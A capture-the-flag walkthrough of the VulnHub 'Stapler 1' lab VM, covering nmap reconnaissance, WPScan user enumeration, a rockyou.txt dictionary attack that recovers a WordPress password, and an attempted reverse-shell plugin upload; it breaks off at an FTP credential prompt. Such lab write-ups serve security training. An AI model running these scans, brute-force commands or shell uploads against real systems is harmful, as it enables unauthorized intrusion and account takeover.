STAPLER 1: WALKTHROUGH

By: Mahlon Pope

Table of Contents

1. Box Description

Description: "Average beginner/intermediate VM, only a few twists. May find it easy/hard."


Difficulty: Intermediate

Link: https://www.vulnhub.com/entry/stapler-1,150/

2. Tools

Tool	Purpose
Nmap	Port scanning tool
Kali Linux	An operating system designed for penetration testing
Netcat	Remote shell access
WPScan	WordPress enumeration tool
Hydra	Brute forcing tool
Exploit DB	Exploit repository

3. Methodology



1. **Reconnaissance**: The attacker gathers information about the network infrastructure and systems.

    1.1. Network scanning: Network scanning is when the tester interacts with the target by scanning their IP address to identify live ports. This process aims to enumerate live ports, thereby enabling the tester to uncover details such as service versions and machine names.

    1.2. Vulnerability identification: Using online resources, scanning tools and the Common Vulnerability Entry database to locate potential vulnerabilities for the services found in the previous step.

2. **Exploitation**: Exploiting vulnerabilities in the user's system to gain a foothold.

    2.1. WordPress enumeration: The process of extracting information about a WordPress website's configurations, user accounts, plugins, themes, and other relevant information.

    2.2. FTP Password attack: A systematic and exhaustive method used to discover login credentials. This attack aims to test a list of passwords against a particular username or a set of usernames until a match is found.

2.3. **Reverse shell:** A reverse shell is a type of shell session initiated from a target system to an attacker's computer.


3. **Privilege escalation:** Privilege escalation is the process of gaining higher levels of access or permissions within a system or network, beyond what is originally granted. It involves exploiting vulnerabilities or misconfigurations to elevate privileges and gain unauthorized control. For this machine, exploit DB provides a privilege escalation exploit, which can be executed to provide root access.

4. Walkthrough

4.1 Reconnaissance

1. The netdiscover command reveals the IP address of the target machine to be 10.0.2.26


Command: sudo netdiscover -r 10.0.2.0/24 -i eth0



```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3        08:00:27:85:eb:39      1      60  PCS Systemtechnik GmbH
 10.0.2.26       08:00:27:a7:1a:89      1      60  PCS Systemtechnik GmbH
```

Figure 4.1.1: ARP scan results using netdiscover.

2. Scanning the target machine using Nmap reveals five notable open ports. OpenSSH is open on port 22, FTP is running on port 21, a PHP CLI server is running on port 80, MYSQL version 5.7.12 is being hosted on port 3306 and an Apache web server is running on port 12380.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sT -sV -p- 10.0.2.26
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-11 22:18 EST
Nmap scan report for 10.0.2.26
Host is up (0.0015s latency).
Not shown: 65523 filtered tcp ports (no-response)
PORT      STATE  SERVICE     VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp         vsftpd 2.0.8 or later
22/tcp    open   ssh         OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
53/tcp    open   domain      dnsmasq 2.75
80/tcp    open   http        PHP cli server 5.5 or later
123/tcp   closed ntp
137/tcp   closed netbios-ns
138/tcp   closed netbios-dgm
139/tcp   open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
666/tcp   open   doom?
3306/tcp  open   mysql       MySQL 5.7.12-0ubuntu1
12380/tcp open   http        Apache httpd 2.4.18 ((Ubuntu))
```

Figure 4.1.2: Nmap scan results.


4.2 Gaining Remote Access

1. The Apache web server hosted on port 12380 contains a robots.txt page. Interestingly, the file paths, **"/admin112233/"** and **"/blogblog/"** are both listed as disallowed directories. The first webpage, **"/admin112233/",** simply returns an alert, warning users about potential Cross-site scripting.



```
User-agent: *
Disallow: /admin112233/
Disallow: /blogblog/
```


Figure 4.2.1: Contents of robots.txt



This could of been a BeEF-XSS hook ;)

Figure 4.2.2: Beef alert from directory /admin112233/

2. The directory **"/blogblog/"** contains a company blog page, allowing employees to make work-related posts and leave comments. Further inspection reveals that the webpage was created using WordPress.



INITECH

Office Life

WEEK 2

There was a fire in the office yesterday, so things have been put on hold for indefinitely.

Continue reading →

BY IN JOHN SMITH LEAVE A COMMENT

WEEK 1

Not much happened this week, the office football match got in the way.

Continue reading →

BY IN JOHN SMITH LEAVE A COMMENT

RECENT POSTS

Week 2

Week 1

Welcome to Initech internal deployment blog.


RECENT COMMENTS

ARCHIVES

May 2016

CATEGORIES

Figure 4.2.3: Initech website hosted on target machine at https://10.0.2.26:12380/blogblog



Continue reading →

BY IN JOHN SMITH LEAVE A COMMENT

Register

Log in

Entries RSS

Comments RSS


WordPress.org

PROUDLY POWERED BY WORDPRESS | THEME: BHOST BY BHOST THEME.

Figure 4.2.4: Evidence that the company site is powered by WordPress.

3. The WordPress enumeration tool, WPScan, can be used to expose vulnerabilities in the site's configuration settings, themes and plugins. User enumeration reveals 11 valid usernames that can be used to log into the admin portal.


User enumeration command: WPScan --url https://10.0.2.26:12380/blogblog/ -e vp vt --api-token {Insert API token} --enumerate u --disable-tls-checks



```
[i] User(s) Identified:

[+] John Smith
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Rss Generator (Passive Detection)

[+] john
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] heather
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] elly
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] peter
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] barry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] garry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] harry
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] scott
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] kathy
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] tim
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 2
```

Figure 4.2.5: User enumeration of WordPress website.

4. Running a Dictionary attack against the first user **"John"** returns the password **"incorrect".** Rockyou.txt is the name of the wordlist used for this attack.



```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - John / incorrect
All Found
Progress Time: 00:04:39 <

[!] Valid Combinations Found:
 | Username: John, Password: incorrect

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Fri Jan 19 12:27:47 2024
[+] Requests Done: 542
[+] Cached Requests: 5
[+] Data Sent: 172.595 KB
[+] Data Received: 38.079 MB
[+] Memory used: 323.531 MB
[+] Elapsed time: 00:04:44
```

Ignite Technologies
Hello world!
Welcome to WordPress. This is your first post. Edit or delete it.

Figure 4.2.6: Results of password attack on WordPress site.


Username: john

Password: incorrect

WordPress password attack: WPScan --url https://10.0.2.26:12380/blogblog --passwords /usr/share/wordlists/rockyou.txt --disable-tls-checks

5. Entering these credentials into the wp-admin login page grants access to the site’s configuration settings.

6. The admin page provides several features including, editing plugins, installing new plugins and uploading images to the site. More importantly, the plugin upload feature allows reverse shells to be uploaded onto the target machine’s web server. However, access to this feature requires FTP login credentials.



https://10.0.2.26:12380/blogblog/wp-admin/update.php?action=upload-plugin&package=21&_wpnonce=9c94e54b41

WordPress 4.5.2 is available! Please update now.

Installing Plugin from uploaded file: php-reverse-shell.php

Connection Information

To perform the requested action, WordPress needs to access your web server. Please enter your FTP credentials to proceed. If you do not remember your credentials, you should contact your web host.

Hostname: 10.0.2.26

FTP Username: elly


FTP Password: ●●●●

This password will not be stored on the server.

